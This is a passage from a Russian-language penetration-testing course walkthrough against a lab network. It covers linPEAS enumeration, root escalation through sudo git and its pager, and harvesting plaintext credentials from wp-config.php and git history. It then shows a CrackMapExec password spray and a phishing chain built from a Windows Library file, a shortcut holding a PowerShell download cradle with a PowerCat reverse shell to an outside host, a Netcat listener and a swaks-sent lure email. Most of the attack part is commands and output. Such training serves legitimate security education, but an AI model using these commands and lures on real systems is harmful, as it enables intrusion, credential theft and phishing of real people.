Листинг 14 - Cracking the passphrase of the SSH private key

Теперь снова попробуем получить доступ к системе через SSH, указав passphrase.

```
kali@kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
Enter passphrase for key 'id_rsa':

Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-48-generic x86_64)
...
daniela@websrv1:~$
```

Листинг 15 - Accessing WEBSRV1 via SSH

Успех! Мы получили доступ к первой цели в тесте на проникновение.

Перед переходом к следующему разделу, где мы выполним post-exploitation enumeration, добавим взломанную парольную фразу в файл `creds.txt` в каталоге нашей рабочей среды. Поскольку пользователи часто повторно используют пароли и парольные фразы, она может снова понадобиться нам позже в этой оценке.

(NVD NIST, 2022), nvd.nist.gov

(Linux Die.Net, 2022), linux.die.net

В предыдущем разделе мы получили доступ к целевой машине WEBSRV1. В этом разделе мы выполним локальное перечисление, чтобы определить векторы атак и чувствительную информацию, а также попытаться повысить привилегии.

Поскольку в тесте на проникновение у нас часто есть временные ограничения, например продолжительность оценки, используем автоматизированный Linux-скрипт перечисления *linPEAS*, чтобы получить широкий набор информации и определить потенциальные простые цели.

Для этого скопируем **linpeas.sh** в каталог **websrv1** и запустим веб-сервер Python3, чтобы отдавать его.

```
kali@kali:~/beyond/websrv1$ cp /usr/share/peass/linpeas/linpeas.sh .

kali@kali:~/beyond/websrv1$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 порт 80 (http://0.0.0.0:80/) ...
```

Листинг 16 - Serving the linpeas enumeration script

В нашей SSH-сессии мы можем использовать **wget**, чтобы загрузить скрипт перечисления. Кроме того, используем **chmod**, чтобы сделать скрипт исполняемым.

```
daniela@websrv1:~$ wget http://192.168.119.5/linpeas.sh
--2022-09-30 12:26:55--  http://192.168.119.5/linpeas.sh
Connecting to 192.168.119.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 826127 (807K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh  100%[============================>] 806.76K   662KB/s    in 1.2s

2022-09-30 12:26:56 (662 KB/s) - ‘linpeas.sh’ saved [826127/826127]


daniela@websrv1:~$ chmod a+x ./linpeas.sh
```

Листинг 17 - Downloading linpeas and making it executable

Теперь мы можем запустить скрипт и начать перечисление.

```
daniela@websrv1:~$ ./linpeas.sh
```

Листинг 18 - Начало локального перечисления с linpeas

После завершения скрипта перечисления рассмотрим некоторые результаты.

Начнем с информации о системе.

```
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.15.0-48-generic (buildd@lcy02-amd64-080) (gcc (Ubuntu 11.2.0-19ubuntu1) 11.2.0, GNU ld (GNU
    Binutils for Ubuntu) 2.38) #54-Ubuntu SMP Fri Aug 26 13:26:29 UTC 2022
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.1 LTS
Release:        22.04
Codename:       jammy
```

Листинг 19 - Информация о системе

Листинг 19 подтверждает, что машина работает на Ubuntu 22.04, как мы определили по версии сервиса OpenSSH.

Далее рассмотрим сетевые интерфейсы.

```
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:26:5d brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.50.244/24 brd 192.168.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:265d/64 scope link
       valid_lft forever preferred_lft forever
```

Листинг 20 - Сетевые интерфейсы

Листинг 20 показывает только один сетевой интерфейс помимо loopback-интерфейсу. Это означает, что целевой машине не подключена к внутренней сети, и мы не можем использовать ее как pivot point.

Поскольку мы уже перечислили MAILSRV1 без применимых результатов, а эта машина не подключена к внутренней сети, нам нужно обнаружить чувствительную информацию, например учетные данные, чтобы получить точку опоры во внутренней сети. Чтобы получить файлы и данные других пользователей и системы, мы сделаем повышение привилегий приоритетом.

Следующий раздел результатов linPEAS содержит интересную информацию о командах, которые можно выполнять через sudo.

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for daniela on websrv1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
    snap/bin, use_pty

User daniela may run the following commands on websrv1:
    (ALL) NOPASSWD: /usr/bin/git
```

Листинг 21 - Sudo commands for daniela

Листинг 21 показывает, что *daniela* может запускать `/usr/bin/git` с привилегиями sudo без ввода пароля.

Перед тем как попытаться использовать эту находку для повышения привилегий, закончим просмотр результатов linPEAS. Иначе мы можем пропустить критически важные находки.

Следующий интересный раздел - *Analyzing Wordpress Files*, который содержит пароль в открытом виде, используемый для доступа к базе данных.

```
╔══════════╣ Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 www-data www-data 2495 Sep 27 11:31 /srv/www/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', 'DanielKeyboard3311' );
define( 'DB_HOST', 'localhost' );
```

Листинг 22 - Параметры подключения к базе данных WordPress

Обнаружение пароля в открытом виде всегда является потенциально ценной находкой. Сохраним пароль в файл `creds.txt` на нашей Kali-машине для дальнейшего использования.

Еще один интересный аспект этой находки - отображенный путь начинается с `/srv/www/wordpress/`. Экземпляр WordPress установлен не в `/var/www/html`, где веб-приложения обычно находятся в Linux-системах на базе Debian. Хотя это не практически применимый результат, нам следует помнить об этом на будущих шагах.

Продолжим просматривать результаты linPEAS. В разделе *Analyzing Github Files* мы обнаружим, что каталог WordPress является *Git репозиторий*.

```
╔══════════╣ Analyzing Github Files (limit 70)

drwxr----- 8 root root 4096 Sep 27 14:26 /srv/www/wordpress/.git
```

Листинг 23 - Git репозиторий in the WordPress directory

На основании вывода в листинге 23 можно предположить, что Git используется как система контроля версий для экземпляра WordPress. Просмотр коммитов Git-репозитория может позволить нам определить изменения в конфигурационных данных и чувствительную информацию, например пароли.

Каталог принадлежит *root* и недоступен для чтения другим пользователям, как показано в листинге 23. Однако мы можем воспользоваться sudo, чтобы использовать команды Git в привилегированном контексте и таким образом искать чувствительную информацию в репозитории.

Пока пропустим остальную часть вывода linPEAS и подведем итог информации и потенциальных векторов повышения привилегий, которые мы к этому моменту собрали.

WEBSRV1 работает на Ubuntu 22.04 и не подключена к внутренней сети. Файл *sudoers* содержит запись, позволяющую *daniela* запускать `/usr/bin/git` с повышенными привилегиями без предоставления пароля. Кроме того, мы узнали, что каталог WordPress является Git репозиторий. Наконец, мы получили пароль в открытом виде в настройках подключения WordPress к базе данных.

На основании этой информации мы можем определить три потенциальных вектора повышения привилегий:

• Злоупотребить sudo-командой `/usr/bin/git`
• Использовать sudo для поиска в Git репозиторий
• Попытаться получить доступ к другим пользователям с паролем базы данных WordPress

Самый перспективный вектор сейчас - злоупотребить sudo-командой `/usr/bin/git`, потому что нам не нужно вводить пароль. Большинством команд, запускаемых через sudo, можно злоупотребить для получения интерактивной оболочки с повышенными привилегиями.

Чтобы найти потенциальные злоупотребления, когда бинарный файл вроде *git* разрешено запускать через sudo, можно обратиться к *GTFOBins*. На этой странице введем **git** в строке поиска и выберем его в списке.2 Затем прокрутим вниз до раздела *Sudo*:




Рисунок 7 показывает два из пяти потенциальных векторов злоупотребления для повышения привилегий через git с привилегиями sudo. Попробуем первый, установив переменную окружения, которая выполняется при запуске меню справки.

```
daniela@websrv1:~$ sudo PAGER='sh -c "exec sh 0<&1"' /usr/bin/git -p help
sudo: sorry, you are not allowed to set the following переменных окружения: PAGER
```

Листинг 24 - Злоупотребление sudo-командой git через установку переменной окружения

К сожалению, вывод сообщает, что нам не разрешено устанавливать переменную окружения.

Далее попробуем второй вектор злоупотребления. Эта команда открывает меню справки в стандартном *pager*. В Linux один из самых популярных pager - *less*. Команды для навигации по pager похожи на *vi* и могут использоваться для выполнения кода в контексте учетной записи пользователя, запустившей pager.

```
daniela@websrv1:~$ sudo git -p help config
```

Листинг 25 - Злоупотребление sudo-командой git через запуск pager в привилегированном контексте

Чтобы выполнить код через pager, можно ввести **!**, а затем команду или путь к исполняемому файлу. Как показывает рисунок 7, мы можем ввести путь к оболочке. Используем `/bin/bash`, чтобы получить интерактивную оболочку.

```
...
       •   no section or name was provided (ret=2),

       •   the config file is invalid (ret=3),

!/bin/bash

root@websrv1:/home/daniela# whoami
root
```

Листинг 26 - Executing commands via the pager to obtain an интерактивную shell

Отлично! Мы успешно повысили привилегии на WEBSRV1.

Вооружившись привилегиями *root*, продолжим перечисление системы. Перед этим сначала поищем чувствительную информацию в Git-репозитории.

Для этого сменим текущий каталог на Git репозиторий. Затем можно использовать **git status**, чтобы отобразить состояние рабочего каталога Git, и **git log**, чтобы показать историю коммитов.4

```
root@websrv1:/home/daniela# cd /srv/www/wordpress/

root@websrv1:/srv/www/wordpress# git status
HEAD detached at 612ff57
nothing to commit, working tree clean

root@websrv1:/srv/www/wordpress# git log
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD -> master)
Author: root <root@websrv1>
Date:   Tue Sep 27 14:26:15 2022 +0000

    Removed staging script and внутренней сети access

commit f82147bb0877fa6b5d8e80cf33da7b8f757d11dd
Author: root <root@websrv1>
Date:   Tue Sep 27 14:24:28 2022 +0000

    initial commit
```

Листинг 27 - Examining the Git репозиторий

Листинг 27 показывает, что в репозиторий есть два коммита. Один помечен как *initial commit*, а второй как *Removed staging script and внутренней сети access*. Это довольно интересно, поскольку указывает, что машина ранее имела доступ к внутренней сети. Кроме того, первый коммит может содержать удаленный staging-скрипт.

Мы могли бы переключиться обратно на конкретный коммит с помощью **git checkout** и хеша коммита. Однако это могло бы сломать функциональность веб-приложения и потенциально нарушить повседневные операции клиента.

Лучший подход - использовать **git show**, который показывает различия между коммитами. В нашем случае мы передадим хеш последнего коммита, поскольку нас интересуют изменения после первого коммита.

```
root@websrv1:/srv/www/wordpress# git show 612ff5783cc5dbd1e0e008523dba83374a84aaf1
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD, master)
Author: root <root@websrv1>
Date:   Tue Sep 27 14:26:15 2022 +0000

    Removed staging script and внутренней сети access

diff --git a/fetch_current.sh b/fetch_current.sh
```

```
deleted file mode 100644
index 25667c7..0000000
--- a/fetch_current.sh
+++ /dev/null
@@ -1,6 +0,0 @@
-#!/bin/bash
-
-# Script to obtain the current state of the web app from the staging server
-
-sshpass -p "dqsTwTpZPn#nL" rsync john@192.168.50.245:/current_webapp/ /srv/www/wordpress/
-
```

Листинг 28 - Displaying the differences between the two commits

Отлично! Отобразив различия между коммитами, мы определили еще один набор учетных данных. Подход автоматизации задач с помощью *sshpass* часто используется, чтобы передавать пароли скриптам неинтерактивным способом.

Перед завершением этого раздела добавим имя пользователя и пароль в `creds.txt` на нашей машине Kali.

В реальной оценке после получения привилегированного доступа к системе нам следовало бы снова запустить linPEAS. Поскольку инструмент теперь может обращаться к файлам других пользователей и системы, он может обнаружить чувствительную информацию и данные, которые были недоступны при запуске от имени *daniela*.

Подведем итог тому, чего мы достигли в этом разделе. Мы использовали автоматизированный скрипт перечисления linPEAS, чтобы определить потенциально чувствительную информацию и векторы повышения привилегий. Скрипт определил, что `/usr/bin/git` можно запускать через sudo от имени пользователя *daniela*, каталог WordPress является Git-репозиторием, а в настройках базы данных WordPress используется пароль в открытом виде. Злоупотребление командой sudo позволило нам успешно повысить привилегии. Затем мы определили ранее удаленный bash-скрипт в Git-репозитории и отобразили его. Этот скрипт содержал новое имя пользователя и пароль.

В следующем учебном блоке мы структурируем и используем полученную информацию в атаке, которая предоставит доступ к внутренней сети.

(GTFOBins, 2022), gtfobins.github.io

(GTFOBins Git, 2022), gtfobins.github.io

(Wikipedia, 2022), en.wikipedia.org

(Git Reference, 2022), git-scm.com

(Linux Die.Net, 2022), linux.die.net

26.3. Получение доступа к внутренней сети

Этот учебный блок охватывает следующие учебные цели:

• Проверить доменные учетные данные с машины, не присоединенной к домену
• Выполнить фишинг для получения доступа к внутренней сети

В предыдущем учебном блоке мы получили привилегированный доступ к WEBSRV1. Кроме того, мы определили несколько паролей и имен пользователей.

В этом учебном блоке мы используем эту информацию. Сначала попытаемся подтвердить действительный набор учетных данных, а затем используем их для получения доступа к внутренней сети, подготовив и отправив фишинговое письмо.

В этом разделе мы попытаемся определить действительные сочетания имен пользователей и паролей на MAILSRV1. Начнем с использования текущей информации в нашем файле `creds.txt`, чтобы создать список имен пользователей и паролей. Сначала просмотрим текущую информацию в `creds.txt`.

```
kali@kali:~/beyond$ cat creds.txt
daniela:tequieromucho (SSH private key passphrase)
wordpress:DanielKeyboard3311 (WordPress database connection settings)
john:dqsTwTpZPn#nL (fetch_current.sh)

Other identified users:
marcus
```

Листинг 29 - Вывод содержимого creds.txt

На основании вывода в листинге 29 мы создадим список имен пользователей, содержащий *marcus*, *john* и *daniela*. Поскольку *wordpress* не является реальным пользователем, а используется для подключения к базе данных экземпляра WordPress на WEBSRV1, мы его опустим. Кроме того, мы создадим список паролей, содержащий *tequieromucho*, *DanielKeyboard3311* и *dqsTwTpZPn#nL*. Оба списка и их содержимое показаны в следующем листинге:

```
kali@kali:~/beyond$ cat usernames.txt
marcus
john
daniela

kali@kali:~/beyond$ cat passwords.txt
tequieromucho
DanielKeyboard3311
dqsTwTpZPn#nL
```

Листинг 30 - Вывод созданных списков с найденными именами пользователей и паролями

Теперь у нас есть два списка, содержащие имена пользователей и пароли, которые мы к этому моменту обнаружили.

Наш следующий шаг - использовать **crackmapexec** и проверить эти учетные данные через SMB на MAILSRV1. Мы укажем `--continue-on-success`, чтобы не останавливаться на первых действительных учетных данных.

```
kali@kali:~/beyond$ crackmapexec smb 192.168.50.242 -u usernames.txt -p passwords.txt --continue-on-success
SMB         192.168.50.242  445    MAILSRV1         [*] Windows 10.0 Build 20348 x64 (name:MAILSRV1) (domain:
    beyond.com) (signing:False) (SMBv1:False)
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\marcus:tequieromucho STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\marcus:DanielKeyboard3311
    STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\marcus:dqsTwTpZPn#nL STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\john:tequieromucho STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\john:DanielKeyboard3311
    STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [+] beyond.com\john:dqsTwTpZPn#nL
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\daniela:tequieromucho STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\daniela:DanielKeyboard3311
    STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\daniela:dqsTwTpZPn#nL STATUS_LOGON_FAILURE
```

Листинг 31 - Checking for действительных учетных данных with CrackMapExec

Листинг 31 показывает, что CrackMapExec обнаружил один действительный набор учетных данных. Это не слишком удивительно, поскольку мы извлекли имя пользователя и пароль из staging-скрипта на WEBSRV1. Тем не менее *john* мог за это время изменить свой пароль.

Вывод показывает еще одну отличную возможность CrackMapExec: он определил имя домена и добавил его к именам пользователей. Это означает, что MAILSRV1 является машиной, присоединенной к домену, и мы обнаружили действительный набор доменных учетных данных.

Теперь, когда у нас есть действительные доменные учетные данные, нам нужно составить план следующих действий. Просмотрев вывод CrackMapExec и результаты сканирования портов MAILSRV1, мы видим, что вариантов немного. Мы обнаружили почтовый сервер и SMB, но не обнаружили таких служб, как WinRM или RDP. Кроме того, сканирование показало, что *john* не является локальным администратором на MAILSRV1, о чем говорит отсутствие *Pwn3d!*.

Это оставляет нам два варианта. Мы можем дополнительно перечислить SMB на MAILSRV1 и проверить доступные общие ресурсы на наличие чувствительной информации либо можем подготовить вредоносное вложение и отправить phishing-письмо от имени *john* пользователям *daniela* и *marcus*.

Следует помнить, что CrackMapExec выводит *STATUS_LOGON_FAILURE*, когда пароль для существующего пользователя неверен, но также и когда пользователя вообще не существует. Поэтому на данном этапе мы не можем быть уверены, что доменные учетные записи *daniela* и *marcus* действительно существуют.

Сначала выберем первый вариант и используем CrackMapExec, чтобы перечислить SMB-shares и их разрешения на MAILSRV1, передав `--shares` и учетные данные *john*. Возможно, мы обнаружим доступные общие ресурсы, содержащие дополнительную информацию, которую сможем использовать для второго варианта.

```
kali@kali:~/beyond$ crackmapexec smb 192.168.50.242 -u john -p "dqsTwTpZPn#nL" --shares
SMB         192.168.50.242  445    MAILSRV1         [*] Windows 10.0 Build 20348 x64 (name:MAILSRV1) (domain:
    beyond.com) (signing:False) (SMBv1:False)
SMB         192.168.50.242  445    MAILSRV1         [+] beyond.com\john:dqsTwTpZPn#nL
SMB         192.168.50.242  445    MAILSRV1         [+] Enumerated shares
SMB         192.168.50.242  445    MAILSRV1         Share           Permissions     Remark
SMB         192.168.50.242  445    MAILSRV1         -----           -----------     ------
SMB         192.168.50.242  445    MAILSRV1         ADMIN$                          Remote Admin
SMB         192.168.50.242  445    MAILSRV1         C$                              Default share
SMB         192.168.50.242  445    MAILSRV1         IPC$            READ            Remote IPC
```

Листинг 32 - Листинг SMB shares on MAILSRV1 with CrackMapExec

Листинг 32 показывает, что CrackMapExec обнаружил только стандартные общие ресурсы, для которых у нас нет полезных разрешений.

На этом этапе у нас остается только второй вариант: подготовить письмо с вредоносным вложением и отправить его пользователям *daniela* и *marcus*.

Подведем итог тому, что мы сделали в этом разделе. Сначала мы использовали информацию, полученную в предыдущем учебном блоке, и применили ее в парольная атака против MAILSRV1. Эта парольная атака привела к обнаружению одного действительного набора учетных данных. Затем мы перечислили SMB-shares на MAILSRV1 от имени *john*, но не получили полезных результатов.

В этом разделе мы выполним клиентская атака, отправив phishing-письмо. На протяжении этого курса мы в основном обсуждали две техники клиентская атака: документы Microsoft Office, содержащие макросы, и файлы Windows Library в сочетании с файлы ярлыков.

Поскольку у нас нет информации о внутренних машинах или инфраструктуре, мы выберем вторую технику, так как Microsoft Office может быть не установлен ни на одной из целевых систем.

Для этой атаки нам нужно настроить WebDAV-сервер, веб-сервер Python3, слушатель Netcat, а также подготовить Windows Library и файлы ярлыков.

Начнем с настройки WebDAV-ресурс на нашей Kali-машине на порту 80 с помощью *wsgidav*. Кроме того, мы создадим каталог `/home/kali/beyond/webdav` в качестве корневого каталога WebDAV.


```
kali@kali:~$ mkdir /home/kali/beyond/webdav

kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/beyond/
    webdav/
Running without configuration file.
04:47:04.860 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
04:47:04.861 - INFO    : WsgiDAV/4.0.2 Python/3.10.7 Linux-5.18.0-kali7-amd64-x86_64-with-glibc2.34
04:47:04.861 - INFO    : Lock manager:      LockManager(LockStorageDict)
04:47:04.861 - INFO    : Property manager:  None
04:47:04.861 - INFO    : Domain controller: SimpleDomainController()
04:47:04.861 - INFO    : Registered DAV providers by route:
04:47:04.861 - INFO    :   - '/:dir_browser': FilesystemProvider for path '/home/kali/.local/lib/python3.10/
    site-packages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
04:47:04.861 - INFO    :   - '/': FilesystemProvider for path '/home/kali/beyond/webdav' (Read-Write) (
    anonymous)
04:47:04.861 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
04:47:04.861 - WARNING : Share '/' will allow anonymous write access.
04:47:04.861 - WARNING : Share '/:dir_browser' will allow anonymous read access.
04:47:05.149 - INFO    : Running WsgiDAV/4.0.2 Cheroot/8.6.0 Python 3.10.7
04:47:05.149 - INFO    : Serving on http://0.0.0.0:80 ...
```

Листинг 33 - Starting WsgiDAV on порт 80

Листинг 33 показывает, что наш WebDAV-ресурс теперь обслуживается на порту 80 с настройками анонимного доступа.

Теперь подключимся к WINPREP по RDP от имени *offsec* с паролем *lab*, чтобы подготовить Windows Library и файлы ярлыков. После подключения откроем *Visual Studio Code* и создадим на рабочем столе новый текстовый файл с именем **config.Library-ms**.



Теперь скопируем код Windows Library, который мы ранее использовали в модуле *Client-Side Attacks*, вставим его в Visual Studio Code и проверим, что IP-адрес указывает на нашу Kali-машину.

```
<xml version="1.0" encoding="UTF-8">
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.119.5</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
```

Листинг 34 - Код Windows Library для подключения к нашему WebDAV-ресурсу

Сохраним файл и перенесем его в `/home/kali/beyond` на нашей Kali-машине.

Далее мы создадим файл ярлыка на WINPREP. Для этого щелкнем правой кнопкой мыши на Desktop и выберем *New* > *Shortcut*. Жертва, дважды щелкнувшая по файлу ярлыка, загрузит PowerCat и создаст обратную оболочку. Для этого можно ввести следующую команду:

```
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.119.5:8000/powercat.
    ps1'); powercat -c 192.168.119.5 -p 4444 -e powershell"
```

Листинг 35 - PowerShell Download Cradle and PowerCat Reverse Shell Execution for файл ярлыка

После того как мы введем команду и **install** в качестве имени файл ярлыка, мы сможем перенести получившийся файл ярлыка на нашу Kali-машину в каталог WebDAV.

Наш следующий шаг - отдавать PowerCat через веб-сервер Python3. Скопируем **powercat.ps1** в `/home/kali/beyond` и запустим его обслуживание на порту 8000, как мы указали в PowerShell-команде shortcut.

```
kali@kali:~/beyond$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .

kali@kali:~/beyond$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 порт 8000 (http://0.0.0.0:8000/) ...
```

Листинг 36 - Serving powercat.ps1 on порт 8000 via веб-сервер Python3

Когда веб-сервер Python3 запущен, мы можем в новой вкладке терминала запустить слушатель Netcat на порту 4444, чтобы принять входящий обратную оболочку от PowerCat.

```
kali@kali:~/beyond$ nc -nvlp 4444
listening on [any] 4444 ...
```

Листинг 37 - Listening on port 4444 with Netcat

Когда Netcat запущен, все службы и файлы подготовлены. Теперь создадим email.

Мы также могли бы использовать WebDAV-ресурс для обслуживания Powercat вместо веб-сервер Python3. Однако отдача файла через другой порт дает нам дополнительную гибкость.

Для отправки email мы используем SMTP-инструмент командной строки *swaks*. В качестве первого шага создадим тело письма, содержащее наш pretext. Поскольку у нас нет конкретной информации ни об одном из пользователей, нам нужно использовать что-то более общее. К счастью, мы получили некоторую информацию о целевой компании на WEBSRV1 в Git репозиторий.

Включение информации, известной только сотрудникам или персоналу, значительно повысит наши шансы на то, что вложение будет открыто.

Мы создадим файл `body.txt` в `/home/kali/beyond` со следующим текстом:

```
Hey!
I checked WEBSRV1 and discovered that the previously used staging script still exists in the Git logs. I'll
    remove it for security reasons.

On an unrelated note, please install the new security features on your workstation. For this, download the
    attached file, double-click on it, and execute the configuration shortcut within. Thanks!

John
```

Надеемся, этот текст убедит *marcus* или *daniela* открыть наше вложение.

В реальной оценке нам также следует использовать пассивные техники сбора информации, чтобы получить больше сведений о потенциальной цели. На основании этой информации мы могли бы создать более точные письма и значительно повысить наши шансы на успех.

Теперь мы готовы собрать команду swaks для отправки писем. Мы передадим **daniela@beyond.com** и **marcus@beyond.com** как получателей письма в `-t`, **john@beyond.com** как отправителя SMTP-конверта в `--from`, а файл Windows Library - в `--attach`. Далее мы введем `--suppress-data`, чтобы суммарно отобразить информацию о SMTP-транзакциях. Для темы и тела письма мы передадим **Subject: Staging Script** в `--header` и `body.txt` в `--body`. Кроме того, мы введем IP-адрес MAILSRV1 для `--server`. Наконец, добавим `-ap`, чтобы включить парольную аутентификацию.

Полная команда показана в следующем листинге. После ввода нам нужно предоставить учетные данные *john*:

```
kali@kali:~/beyond$ sudo swaks -t daniela@beyond.com -t marcus@beyond.com --from john@beyond.com --attach
    @config.Library-ms --server 192.168.50.242 --body @body.txt --header "Subject: Staging Script" --suppress-
    data -ap
Username: john
Password: dqsTwTpZPn#nL
=== Trying 192.168.50.242:25...
=== Connected to 192.168.50.242.
<-  220 MAILSRV1 ESMTP
 -> EHLO kali
<-  250-MAILSRV1
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> AUTH LOGIN
<-  334 VXNlcm5hbWU6
 -> am9obg==
<-  334 UGFzc3dvcmQ6
 -> ZHFzVHdUcFpQbiNuTA==
<-  235 authenticated.
 -> MAIL FROM:<john@beyond.com>
<-  250 OK
 -> RCPT TO:<marcus@beyond.com>
